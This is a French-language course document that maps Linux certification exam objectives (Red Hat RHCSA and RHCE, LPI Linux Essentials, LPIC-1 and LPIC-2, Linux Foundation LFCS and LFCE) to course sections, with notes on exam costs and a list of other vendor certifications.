
1. Red Hat

Les certifications Red Hat sont très prisées par les professionnels de l'informatique. Un examen RHCSA est purement pratique, se déroule dans un classe de formation réservée sur le site du constructeur. En Europe, son prix est fixé à plus ou moins 500 EUR sans la TVA.



TRAIN AND TEST ON RED HAT ENTERPRISE LINUX 7

Use the chart to first identify which background most closely matches yours.
Then follow that path for your course progression.



LEARN MORE AT WWW.REDHAT.COM/TRAINING

*RH135, RH200, RH255 and RH300 versions of the course include the exam(s) when you purchase the course.

- Red Hat Certified System Administrator (RHCSA)
- Red Hat Certified Engineer (RHCE)
- Red Hat Certified Virtualization Administrator (RHCVA)
- Red Hat Certified Datacenter Specialist (RHCDS)
- Red Hat Certified Security Specialist (RHCSS)
- Red Hat Certified Architect (RHCA)

RHCSA EX200

Un professionnel de l'informatique qui a obtenu la certification RHCSA (Administrateur système certifié Red Hat) possède les compétences fondamentales d'administration de système requises pour gérer des environnements Red Hat Enterprise Linux. La certification s'obtient après avoir réussi l'examen RHCSA (Red Hat Certified System Administrator) (EX200).

<https://www.redhat.com/fr/services/certification/rhcsa>

Un examen RHCSA est une belle épreuve, réelle et pratique, pour le professionnel qui cherche à valider ses compétences en administration des systèmes d'entreprise Linux. Ajouté à un profil adéquat, cette certification est à haute valeur ajoutée.

<http://www.redhat.com/fr/services/training/ex200-red-hat-certified-system-administrator-rhcsa-exam#Objectives>

Objectifs RHCSA	Document
1. Comprendre et utiliser les outils essentiels	
1.1. Accéder à une invite shell et écrire des commandes avec la syntaxe appropriée	Le Shell
1.2. Utiliser la redirection des entrées/sorties	Traitement du texte
1.3. Utiliser des expressions grep et régulières pour analyser du texte	Traitement du texte
1.4. Accéder à des systèmes distants à l'aide de ssh	Configuration du réseau
1.5. Se connecter et changer d'utilisateur dans des cibles à plusieurs utilisateurs	Utilisateurs Groupes Permissions
1.6. Archiver, compresser, décompresser et décompresser des fichiers, à l'aide de tar, star, gzip et bzip2	Arborescence de fichiers
1.7. Créer et éditer des fichiers texte	Le Shell, Traitement du texte et Scripts Shell
1.8. Créer, supprimer, copier et déplacer des fichiers et des répertoires	Arborescence de fichiers
1.9. Créer des liens physiques et symboliques	Arborescence de fichiers
1.10. Répertorier, définir et modifier des autorisation ugo/rwx standard	Utilisateurs Groupes Permissions
1.11. Localiser, lire et utiliser la documentation système, notamment les manuels, informations et fichiers dans /usr/share/doc	Le Shell
2. Utiliser des systèmes en cours d'exécution	
2.1. Démarrer, redémarrer et éteindre un système normalement	Processus et démarrage
2.2. Démarrer des systèmes dans différentes cibles manuellement	Processus et démarrage
2.3. Interrompre le processus de démarrage afin d'obtenir l'accès à un système	Processus et démarrage
2.4. Identifier les processus exigeants en processeur/mémoire, ajuster la priorité des processus à l'aide de la commande renice et arrêter des processus	Processus et démarrage
2.5. Localiser et interpréter les fichiers journaux du système et les journaux	Maintenance et sécurité
2.6. Accéder à la console d'une machine virtuelle	Virtualisation KVM
2.7. Démarrer et arrêter des machines virtuelles	Virtualisation KVM
2.8. Démarrer, arrêter et vérifier l'état de services réseau	Configuration du réseau
2.9. Transférer en toute sécurité des fichiers entre des systèmes	Configuration du réseau
3. Configurer le stockage local	
3.1. Lister, créer, supprimer des partitions sur des disques MBR et GPT	Disques et Stockage LVM
3.2. Créer et supprimer des volumes physiques, attribuer des volumes physiques aux groupes de	Disques et Stockage LVM

volumes, ainsi que créer et supprimer des volumes logiques	Disques et Stockage LVM
3.3. Configurer des systèmes pour monter des systèmes de fichiers au démarrage par identificateur UUID ou étiquette	Disques et Stockage LVM
3.4. Ajouter de nouvelles partitions et de nouveaux volumes logiques et changer de système de manière non destructive	Disques et Stockage LVM
4. Créer et configurer des systèmes de fichiers	
4.1. Créer, monter, démonter et utiliser des systèmes de fichiers vfat, ext4 et xfs	Disques et Stockage LVM
4.2. Monter et démonter des systèmes de fichiers réseau CIFS et NFS	Disques et Stockage LVM
4.3. Étendre des volumes logiques existants	Disques et Stockage LVM
4.4. Créer et configurer des répertoires SetGID pour la collaboration	Utilisateurs Groupes Permissions
4.5. Créer et gérer des listes de contrôle d'accès	Utilisateurs Groupes Permissions
4.6. Déetecter et résoudre les problèmes d'autorisation sur les fichiers	Utilisateurs Groupes Permissions
5. Déployer, configurer et gérer des systèmes	
5.1. Configurer une résolution de nom d'hôte et de mise en réseau de manière statique ou dynamique	Configuration du réseau
5.2. Planifier des tâches à l'aide de cron et at	Maintenance et sécurité
5.3. Démarrer et arrêter des services, et configurer des services pour qu'ils se lancent automatiquement au démarrage	Processus et démarrage
5.4. Configurer des systèmes pour démarrer automatiquement dans une cible spécifique	Processus et démarrage
5.5. Installer Red Hat Enterprise Linux automatiquement à l'aide de Kickstart	Virtualisation KVM
5.6. Configurer une machine physique pour héberger des invités virtuels	Virtualisation KVM
5.7. Installer des systèmes Red Hat Enterprise Linux en tant qu'invités virtuels	Virtualisation KVM
5.8. Configurer des systèmes pour lancer des machines virtuelles au démarrage	Virtualisation KVM
5.9. Configurer des services réseau afin qu'ils se lancent automatiquement au démarrage	Processus et démarrage
5.10. Configurer un système pour utiliser des services de temps	Configuration du réseau
5.11. Installer et mettre à jour des paquetages logiciels depuis Red Hat Network, un référentiel distant, ou depuis le système de fichiers local	Processus et démarrage
5.12. Mettre à jour le paquetage du noyau de manière adéquate pour garantir la possibilité de démarrer le système	Processus et démarrage
5.13. Modifier le chargeur de démarrage du système	Processus et démarrage
6. Gérer des groupes et utilisateurs système	
6.1. Créer, supprimer et modifier des comptes utilisateur locaux	Utilisateurs Groupes Permissions
6.2.Modifier les mots de passe et ajuster la durée de validité des mots de passe pour les comptes utilisateur locaux	Utilisateurs Groupes Permissions
6.3. Créer, supprimer et modifier des groupes locaux et des appartenances de groupe	Utilisateurs Groupes Permissions
6.4. Configurer un système pour utiliser un service d'authentification distant pour les informations utilisateur et groupe	Maintenance et sécurité
7. Gérer la sécurité	
7.1. Configurer les paramètres de pare-feu à l'aide de firewall-config, firewall-cmd, ou iptables	Pare-feu
7.2. Configurer l'authentification basée sur une clé pour SSH	Configuration du réseau
7.3. Définir des modes d'application de règles et permissifs pour SELinux	Maintenance et sécurité
7.4. Répertorier et identifier le contexte des fichiers et des processus SELinux	Maintenance et sécurité
7.5. Restaurer les contextes des fichiers par défaut	Maintenance et sécurité

7.6 Utiliser des paramètres booléens pour modifier les paramètres SELinux du système	Maintenance et sécurité
7.7. Déetecter et gérer les violations des politiques SELinux de routine	Maintenance et sécurité

Afin de vous évaluer avant l'examen, Red Hat propose une pré-évaluation gratuite : <http://www.redhat.com/en/services/training/skills-assessment>

RHCE EX300

<http://www.redhat.com/fr/services/training/ex300-red-hat-certified-engineer-rhce-exam#Objectives>

Contenu aligné dans les parties Administration Système et Services Réseau

Objectifs RHCE	Document
1. System configuration and management	-
1.1. Use network teaming or bonding to configure aggregated network links between two Red Hat Enterprise Linux systems.	-
1.2. Configure IPv6 addresses and perform basic IPv6 troubleshooting.	Configuration du réseau
1.3. Route IP traffic and create static routes.	Routage et Pare-feu
1.4. Use firewalld and associated mechanisms such as rich rules, zones and custom rules, to implement packet filtering and configure network address translation (NAT).	Routage et Pare-feu
1.5. Use /proc/sys and sysctl to modify and set kernel runtime parameters.	-
1.6. Configure a system to authenticate using Kerberos.	-
1.7. Configure a system as either an iSCSI target or initiator that persistently mounts an iSCSI target.	Disques et Stockage LVM, -
1.8. Produce and deliver reports on system utilization (processor, memory, disk, and network).	Processus et démarrage
1.9. Use shell scripting to automate system maintenance tasks.	Scripts Shell
2. Network Services	-
2.1. Install the packages needed to provide the service.	-
2.2. Configure SELinux to support the service.	-
2.3. Use SELinux port labelling to allow services to use non-standard ports.	-
2.4. Configure the service to start when the system is booted.	-
2.5. Configure the service for basic operation.	-
2.6. Configure host-based and user-based security for the service.	-
3. HTTP/HTTPS	-
3.1. Configure a virtual host.	-
3.2. Configure private directories.	-
3.3. Deploy a basic CGI application.	-
3.4. Configure group-managed content.	-
3.5. Configure TLS security.	-
4. DNS	-
4.1. Configure a caching-only name server.	-
4.2. Troubleshoot DNS client issues.	-
5. NFS	-
5.1. Provide network shares to specific clients.	-
5.2. Provide network shares suitable for group collaboration.	-

5.3. Use Kerberos to control access to NFS network shares.	-
6. SMB	-
6.1. Provide network shares to specific clients.	-
6.2. Provide network shares suitable for group collaboration.	-
7. SMTP	-
7.1. Configure a system to forward all email to a central mail server.	-
8. SSH	-
8.1. Configure key-based authentication.	-
8.2. Configure additional options described in documentation.	-
9. NTP	-
9.1. Synchronize time using other NTP peers.	-
10. Database Services	-
10.1. Install and configure MariaDB.	-
10.2. Backup and restore a database.	-
10.3. Create a simple database schema.	-
10.4. Perform simple SQL queries against a database.	-

2. LPI


Les certifications Linux Professional Institute proposent un parcours complet de validation des compétences en systèmes Linux. Ces tests informatisés se déroulent dans un centre de certification VUE. L'approche de vérification est très théorique (questionnaires à choix multiples, fill-in-the-blank, etc.) et la précision du programme limite les adaptations du programme à l'actualité. Le descriptif reste toutefois valide et les compétences valorisées par l'expérience et la pratique sont à hautes valeurs ajoutées avec ces certifications.

Attention, il ne faut pas confondre titre de certification et examens de certification : les titres LPIC1 et LPIC 2 exigent la réussite de deux examens chacuns.

Il faudra compter un coût de plus 250 EUR par examen, ce qui représenter un minimum un coût de 1000 EUR (4 examens) pour atteindre les seuils de validation LPIC1 et LPIC2. Le titre LPIC2 n'est octroyé qu'après la réussite des examens :

- LPI-101
- LPI-102
- LPI-201
- LPI-202

LPI Certification Schedule



Source : <http://opentechnologycenter.org/programs/open-technology-training-academy>

Linux Essentials

Ce programme dont les objectifs n'ont pas été traduits par LPI est une initiation à l'administration d'un système Linux. Il est conseillé aux *newbies* quel que soit leur âge.

Contenu aligné [Administration Système](#).

Source : [Linux Essentials Objectives](#)

Objectifs LE	Sections du document
<i>Topic 1: The Linux Community and a Career in Open Source (weight: 7)</i>	<i>Introduction à Linux</i>
1.1 Linux Evolution and Popular Operating Systems	Evolution de Linux
1.2 Major Open Source Applications	Applications Open Source
1.3 Understanding Open Source Software and Licensing	Licences Open Source
1.4 ICT Skills and Working in Linux	Utiliser Linux en console graphique
<i>Topic 2: Finding Your Way on a Linux System (weight: 9)</i>	
2.1 Command Line Basics	Le Shell
2.2 Using the Command Line to Get Help	Le Shell
2.3 Using Directories and Listing Files	Arborescence de fichiers
2.4 Creating, Moving and Deleting Files	Arborescence de fichiers
<i>Topic 3: The Power of the Command Line (weight: 9)</i>	
3.1 Archiving Files on the Command Line	Arborescence de fichiers
3.2 Searching and Extracting Data from Files	Traitement du texte et Scripts Shell
3.3 Turning Commands into a Script	Scripts Shell
<i>Topic 4: The Linux Operating System (weight: 8)</i>	
4.1 Choosing an Operating System	Distributions Linux et cycles de maintenance
4.2 Understanding Computer Hardware	Processus et démarrage
4.3 Where Data is Stored	Disques et Stockage LVM

4.4 Your Computer on the Network	Configuration du réseau
<i>Topic 5: Security and File Permissions (weight: 7)</i>	
5.1 Basic Security and Identifying User Types	Utilisateurs Groupes Permissions
5.2 Creating Users and Groups	Utilisateurs Groupes Permissions
5.3 Managing File Permissions and Ownership	Utilisateurs Groupes Permissions
5.4 Special Directories and Files	Arborescence de fichiers

LPIC 1

Contenu aligné Administration Système.

[https://wiki.lpi.org/wiki/LPIC-1_Objectives_V4\(FR\)](https://wiki.lpi.org/wiki/LPIC-1_Objectives_V4(FR))

Objectif LPIC1	Document
[Objectifs de l'examen LPI 101](lpi1_et_lpi2.md#objectifs-de-l'examen-lpi-101)	
Sujet 101 : Architecture système	Processus et démarrage
101.1 Détermination et configuration des paramètres du matériel	+
101.2 Démarrage du système	+
101.3 Changement de niveaux d'exécution / des cibles de démarrage de systemd et arrêt ou redémarrage du système	+
Sujet 102 : Installation de Linux et gestion de paquetages	Processus et démarrage
102.1 Conception du schéma de partitionnement	~
102.2 Installation d'un gestionnaire d'amorçage	+
102.3 Gestion des bibliothèques partagées	+
102.4 Utilisation du gestionnaire de paquetage Debian	+
102.5 Utilisation des gestionnaires de paquetage RPM et YUM	+
Sujet 103 : Commandes GNU et Unix	Le Shell et Traitement du texte
103.1 Travail en ligne de commande	+
103.2 Traitement de flux de type texte avec des filtres	+
103.3 Gestion élémentaire des fichiers	+
103.4 Utilisation des flux, des tubes et des redirections	+
103.5 Création, contrôle et interruption des processus	+
103.6 Modification des priorités des processus	+
103.7 Recherche dans des fichiers texte avec les expressions rationnelles	+
103.8 Édition de fichiers texte avec vi	+
Sujet 104 : Disques, systèmes de fichiers Linux , arborescence de fichiers standard (FHS)	Arborescence de fichiers et Disques et Stockage LVM
104.1 Création des partitions et des systèmes de fichiers	+
104.2 Maintenance de l'intégrité des systèmes de fichiers	+
104.3 Montage et démontage des systèmes de fichiers	+
104.4 Gestion des quotas de disque	+
104.5 Gestion des permissions et de la propriété sur les fichiers	+
104.6 Création et modification des liens physiques et symboliques sur les fichiers	+
104.7 Recherche de fichiers et placement des fichiers aux endroits adéquats	+

Objectifs de l'examen LPI 102	
Sujet 105 : Shells, scripts et gestion de données	Scripts Shell
105.1 Personnalisation et utilisation de l'environnement du shell	~
105.2 Personnalisation ou écriture de scripts simples	+
105.3 Gestion de données SQL	-
Sujet 106 : Interfaces et bureaux utilisateur	<i>Nihil</i>
106.1 Installation et configuration de X11	~
106.2 Configuration d'un gestionnaire d'affichage (Display Manager)	~
106.3 Accessibilité	~
Sujet 107 : Tâches d'administration	Utilisateurs Groupes Permissions et Maintenance et sécurité
107.1 Gestion des comptes utilisateurs et des groupes ainsi que des fichiers systèmes concernés	+
107.2 Automatisation des tâches d'administration par la planification des travaux	+
107.3 Paramètres régionaux et langues	+
Sujet 108 : Services systèmes essentiels	Maintenance et sécurité
108.1 Gestion de l'horloge système	+
108.2 Journaux systèmes	+
108.3 Bases sur l'agent de transfert de courrier (MTA)	~
108.4 Gestion des imprimantes et de l'impression	~
Sujet 109 : Notions élémentaires sur les réseaux	Configuration du réseau
109.1 Notions élémentaires sur les protocoles Internet	+
109.2 Configuration réseau élémentaire	+
109.3 Résolution de problèmes réseaux simples	+
109.4 Configuration de la résolution de noms	+
Sujet 110 : Sécurité	+
110.1 Tâches d'administration de sécurité	+
110.2 Configuration de la sécurité du système	+
110.3 Sécurisation des données avec le chiffrement	+

LPIC 2

Contenu aligné dans les parties **Administration Système** et **Services Réseau**.

Examens LPIC 201 et LPIC 202

Ces deux examens sont requis pour le passage de la certification LPIC 2. Ils couvrent les compétences d'administration Linux avancée communes aux différentes distributions. De plus, vous devez avoir passé la certification LPIC-1 pour obtenir cette certification. Vous pouvez passer les examens dans l'ordre que vous souhaitez, mais vous devez remplir tous les pré-requis.

Pour obtenir la certification LPIC-2, un candidat doit être en mesure :

- d'administrer un site de petite ou de moyenne taille.
- d'élaborer, de mettre en œuvre, d'entretenir, de conserver dans un état cohérent et de sécuriser, ainsi que de résoudre les problèmes dans un petit réseau hétérogène (Linux, MS) avec :
 - serveurs LAN (Samba, NFS, DNS, DHCP, gestion des clients).
 - passerelle Internet (pare-feu, VPN, SSH, serveur mandataire (proxy) / cache web, messagerie).
 - serveur Internet (serveur web, proxy inverse reverse, serveur FTP).
 - d'encadrer des techniciens.

- de conseiller la direction sur les achats et l'automatisation.

Examen de 90 minutes de 60 questions de type :

- Image Single Answer Multiple Choice
- Image Choose Two/Choose Three
- Image Choose All That Apply
- Image Fill-in-the-Blank

Codes VUE 201-400 et 202-400

[https://wiki.lpi.org/wiki/LPIC-2_Objectives_V4\(FR\)](https://wiki.lpi.org/wiki/LPIC-2_Objectives_V4(FR))

Objectif LPIC2	Document
Objectifs de l'examen LPI 201	100 %
Sujet 200 : Planification des ressources	100 %
200.1 Mesure de l'utilisation des ressources et résolution de problèmes (valeur : 6)	Processus et démarrage
200.2 Prévision des besoins en ressources (valeur : 2)	Processus et démarrage
Sujet 201 : le noyau Linux	100 %
201.1 Composants du noyau (valeur : 2)	Processus et démarrage
201.2 Compilation du noyau (valeur : 3)	Processus et démarrage
201.3 Gestion du noyau à chaud et résolution de problèmes (valeur : 4)	Processus et démarrage
Sujet 202 : Démarrage du système	100 %
202.1 Personnalisation des scripts de démarrage init SysV (valeur : 3)	Processus et démarrage
202.2 Récupération du système (valeur : 4)	Processus et démarrage
202.3 Chargeurs d'amorçage alternatifs (valeur : 2)	-
Sujet 203 : Systèmes de fichiers et périphériques	100 %
203.1 Intervention sur le système de fichiers Linux (valeur : 4)	Disques et Stockage LVM
203.2 Maintenance des systèmes de fichiers Linux (valeur : 3)	Disques et Stockage LVM
203.3 Options de création et de configuration des systèmes de fichiers (valeur : 2)	Disques et Stockage LVM
Sujet 204 : Administration avancée des périphériques de stockage	100%
204.1 Configuration du RAID logiciel (valeur : 3)	Disques et Stockage LVM
204.2 Ajustement des accès aux périphériques de stockage (valeur : 2)	Disques et Stockage LVM
204.3 Gestionnaire de volumes logiques (valeur : 3)	Disques et Stockage LVM
Sujet 205 : Configuration réseau	100 %
205.1 Configuration réseau de base (valeur : 3)	Configuration du réseau
205.2 Configuration réseau avancée (valeur : 4)	Configuration du réseau
205.3 Résolution des problèmes réseau (valeur : 4)	Configuration du réseau
Sujet 206 : Maintenance système	100 %
206.1 Compilation et installation de programmes à partir des sources (valeur : 2)	Maintenance et sécurité
206.2 Opérations de sauvegarde (valeur : 3)	Maintenance et sécurité
206.3 Information des utilisateurs (valeur : 1)	Maintenance et sécurité
Objectifs de l'examen LPI 202	50%
Sujet 207 : Serveur de nom de domaine	50 %
207.1 Configuration de base d'un serveur DNS (valeur : 3)	Services d'infrastructure
207.2 Création et mise à jour des zones DNS (valeur : 3)	Services d'infrastructure

207.3 Sécurisation d'un serveur DNS (valeur : 2)	config à vérifier + topologies
Sujet 208 : Services Web	50 % Contenu à intégrer
208.1 Configuration élémentaire d'Apache (valeur : 4)	Services Web Apache
208.2 Configuration d'Apache pour HTTPS (valeur : 3)	Services Web Apache
208.3 Mise en place du serveur mandataire squid (valeur : 2)	-
208.4 Mise en place de Nginx en tant que serveur Web et proxy inverse (valeur : 2)	-
Sujet 209 : Partage de fichiers	25 %
209.1 Configuration d'un serveur SAMBA (valeur : 5)	-
209.2 Configuration d'un serveur NFS (valeur : 3)	50 %
Sujet 210 : Gestion des clients réseau	20 %
210.1 Configuration DHCP (valeur : 2)	Services d'infrastructure
210.2 Authentification PAM (valeur : 3)	-
210.3 Clients LDAP (valeur : 2)	-
210.4 Configuration d'un serveur OpenLDAP (valeur : 4)	-
Sujet 211 : Services de courrier électronique	0 %
211.1 Utilisation des serveurs de messagerie (valeur : 4)	-
211.2 Distribution locale des courriels (valeur : 2)	-
211.3 Distribution distante des courriels (valeur : 2)	-
Sujet 212 : Sécurité du système	50 %
212.1 Configuration d'un routeur (valeur : 3)	Routage et Pare-feu, -
212.2 Gestion des serveurs FTP (valeur : 2)	
212.3 Shell sécurisé (SSH) (valeur : 4)	Configuration du réseau
212.4 Tâches de sécurité (valeur : 3)	-
212.5 OpenVPN (valeur : 2)	-

3. Linux Foundation

LFCS

Evaluation d'alignement : 99 %

<https://training.linuxfoundation.org/certification/lfcs>

https://training.linuxfoundation.org/images/pdfs/LFCS_Domains_Competencies_V2.16.pdf

1. Essential Commands - 25%

- Log into graphical and text mode consoles
- Search for files
- Evaluate and compare the basic file system features and options
- Compare, create and edit text files
- Compare binary files
- Use input-output redirection (e.g. >, >>, |, 2>)
- Analyze text using basic regular expressions
- Archive, backup, compress, unpack, and uncompress files
- Create, delete, copy, and move files and directories
- Create hard and soft links
- List, set, and change standard file permissions
- Read, and use system documentation
- Manage access to the root account

2. Operation of Running Systems - 20%

- Boot, reboot, and shut down a system safely
- Boot systems into different runlevels manually
- Install, configure and troubleshoot the bootloader
- Change the priority of a process
- Identify resource utilization by process
- Locate and analyze system log files
- Schedule tasks to run at a set date and time
- Verify completion of scheduled jobs
- Update software to provide required functionality and security
- Verify the integrity and availability of resources
- Verify the integrity and availability of key processes
- Change kernel runtime parameters, persistent and non-persistent
- Use scripting to automate system maintenance tasks
- Manage the startup process and services
- List and identify SELinux/AppArmor file and process contexts
- Configure and modify SELinux/AppArmor policies
- Install software from source

3. User and Group Management - 15%

- Create, delete, and modify local user accounts
- Create, delete, and modify local groups and group memberships
- Manage system-wide environment profiles
- Manage template user environment
- Configure user resource limits
- Manage user processes
- Configure PAM

4. Networking - 15%

- Configure networking and hostname resolution statically or dynamically
- Configure network services to start automatically at boot
- Implement packet filtering
- Configure firewall settings
- Start, stop, and check the status of network services
- Statically route IP traffic
- Dynamically route IP traffic
- Synchronize time using other network peers

5. Service Configuration - 10%

- Configure a basic DNS server
- Maintain a DNS zone
- Configure an FTP server
- Configure anonymous-only download on FTP servers
- Provide/configure network shares via NFS
- Provide/configure network shares via CIFS
- Configure email aliases
- Configure SSH servers and clients
- Configure SSH-based remote access using public/private key pairs
- *Restrict access to the HTTP proxy server*
- *Configure an IMAP and IMAPS service*
- Query and modify the behavior of system services at various run levels
- Configure an HTTP server
- Configure HTTP server log files
- Restrict access to a web page
- Diagnose routine SELinux/AppArmor policy violations
- Configure database server

6. Virtualization - 5%

- Configure a hypervisor to host virtual guests
- Access a VM console
- Configure systems to launch virtual machines at boot
- Evaluate memory usage of virtual machines
- Resize RAM or storage of VMs

7. Storage Management - 10%

- List, create, delete, and modify storage partitions

- Create, modify and delete Logical Volumes
- Extend existing Logical Volumes and filesystems
- Create and configure encrypted partitions
- Configure systems to mount file systems at or during boot
- Configure and manage swap space
- Add new partitions, and logical volumes
- Assemble partitions as RAID devices
- Configure systems to mount standard, encrypted, and network file systems on demand
- Create and manage filesystem Access Control Lists (ACLs)
- Diagnose and correct file permission problems
- Setup user and group disk quotas for filesystems

LFCE

Evaluation alignment : 99 %

<https://training.linuxfoundation.org/certification/lfce>

1. Network administration

- Configure network services to start automatically at boot
- Implement packet filtering
- Monitor network performance
- Produce and deliver reports on system use, outages and user requests
- Route IP traffic statically and dynamically
- Troubleshoot network issues

2. Network filesystems and file services

- Configure systems to mount standard, encrypted and network file systems on demand
- Create, mount and unmount standard Linux file systems
- Provide/configure network shares via NFS
- Transfer files securely via the network
- Update packages from the network, a repository or the local file system

3. Network security

- Configure Apache log files
- Configure the firewall with iptables
- Install and configure SSL with Apache
- Configuring SSH-based remote access using public/private key pairs

4. Remote access

- Configure the firewall with iptables

5. HTTP services

- Configure an http client to automatically use a proxy server
- Install and configure an Apache web server
- Install and configure the Squid proxy server
- Restrict access to a web page with Apache
- Restrict access to the Squid proxy server
- Setting up name-based virtual web hosts

6. Email services

- Configure email aliases
- Install and configure an IMAP and IMAPS service
- Install and configure an smtp service
- Restrict access to an smtp server

Autres titres

Comptia Linux+ et Suse CLA s'obtiennent avec le titre LPIC1 en deux examens LPI-101 et LPI-102. Voir <https://www.lpi.org/3-in-1-advantage-take-two/>.

CompTIA Linux+

<https://certification.comptia.org/certifications/linux>

Suse

<https://training.suse.com/certification/>

- SUSE CLA (Certified Linux Administrator)
- SUSE CLP (Certified Linux Professional)
- SUSE CLE (Certified Linux Engineer)

Novell

Les certifications Linux de Novell se base sur la distribution Suse.

- Novell Certified Linux Engineer
- Certified Linux Administrator
- Certified Linux Desktop Administrator
- Novell Certified Linux Professional

Oracle

Ici les certifications Solaris (Unix) et Oracle Linux (basé Red Hat).

http://education.oracle.com/pls/web_prod-plq-dad/db_pages.getpage?page_id=39

- Oracle Solaris System Administrator (OCA)
- Oracle Solaris System Administrator (OCP)
- Oracle Solaris Network Administrator (OCE)
- Oracle Solaris Security Administrator (OCE)
- Oracle Solaris Cluster System Administrator (OCP)
- Oracle Linux Administrator (OCA)
- Oracle Linux Certified Implementation Specialist
- Managing Oracle on Linux Certified Expert

IBM

IBM propose plus de 200 certifications sur les sujets les plus fondamentaux aux plus avancés.

Ici, les certifications AIX (Unix)

- IBM Certified Systems Expert – Enterprise Technical Support for AIX and Linux
- IBM CSE – Virtualization Technical Support for AIX and Linux
- IBM CSE – High Availability for AIX Technical Support and Administration
- IBM Certified Operator – AIX Basic Operations
- IBM Certified System Administrator – AIX

HP

Certifications HP-UX (Unix).

- CSA – HP-UX
- CSE – Specialty in High Availability – HP-UX
- CSE – Specialty in Networking and Security – HP-UX
- CSE – Specialty in Virtualization – HP-UX

BSD

- [BSD Associate \(BSDA\)](#)
- [BSD Professional \(BSDP\)](#)

GIAC

- GIAC Certified UNIX Security Administrator (GCUX)

LPIC 1 et LPIC 2

- Objectifs de l'examen LPI 101
 - *Sujet 101 : Architecture système*
 - 101.1 Détermination et configuration des paramètres du matériel
 - 101.2 Démarrage du système
 - 101.3 Changement de niveaux d'exécution / des cibles de démarrage de systemd et arrêt ou redémarrage du système
 - *Sujet 102 : Installation de Linux et gestion de paquetages*
 - 102.1 Conception du schéma de partitionnement
 - 102.2 Installation d'un gestionnaire d'amorçage
 - 102.3 Gestion des bibliothèques partagées
 - 102.4 Utilisation du gestionnaire de paquetage Debian
 - 102.5 Utilisation des gestionnaires de paquetage RPM et YUM
 - *Sujet 103 : Commandes GNU et Unix*
 - 103.1 Travail en ligne de commande
 - 103.2 Traitement de flux de type texte avec des filtres
 - 103.3 Gestion élémentaire des fichiers
 - 103.4 Utilisation des flux, des tubes et des redirections
 - 103.5 Création, contrôle et interruption des processus
 - 103.6 Modification des priorités des processus
 - 103.7 Recherche dans des fichiers texte avec les expressions rationnelles
 - 103.8 Édition de fichiers texte avec vi
 - *Sujet 104 : Disques, systèmes de fichiers Linux , arborescence de fichiers standard (FHS)*
 - 104.1 Création des partitions et des systèmes de fichiers
 - 104.2 Maintenance de l'intégrité des systèmes de fichiers
 - 104.3 Montage et démontage des systèmes de fichiers
 - 104.4 Gestion des quotas de disque
 - 104.5 Gestion des permissions et de la propriété sur les fichiers
 - 104.6 Création et modification des liens physiques et symboliques sur les fichiers
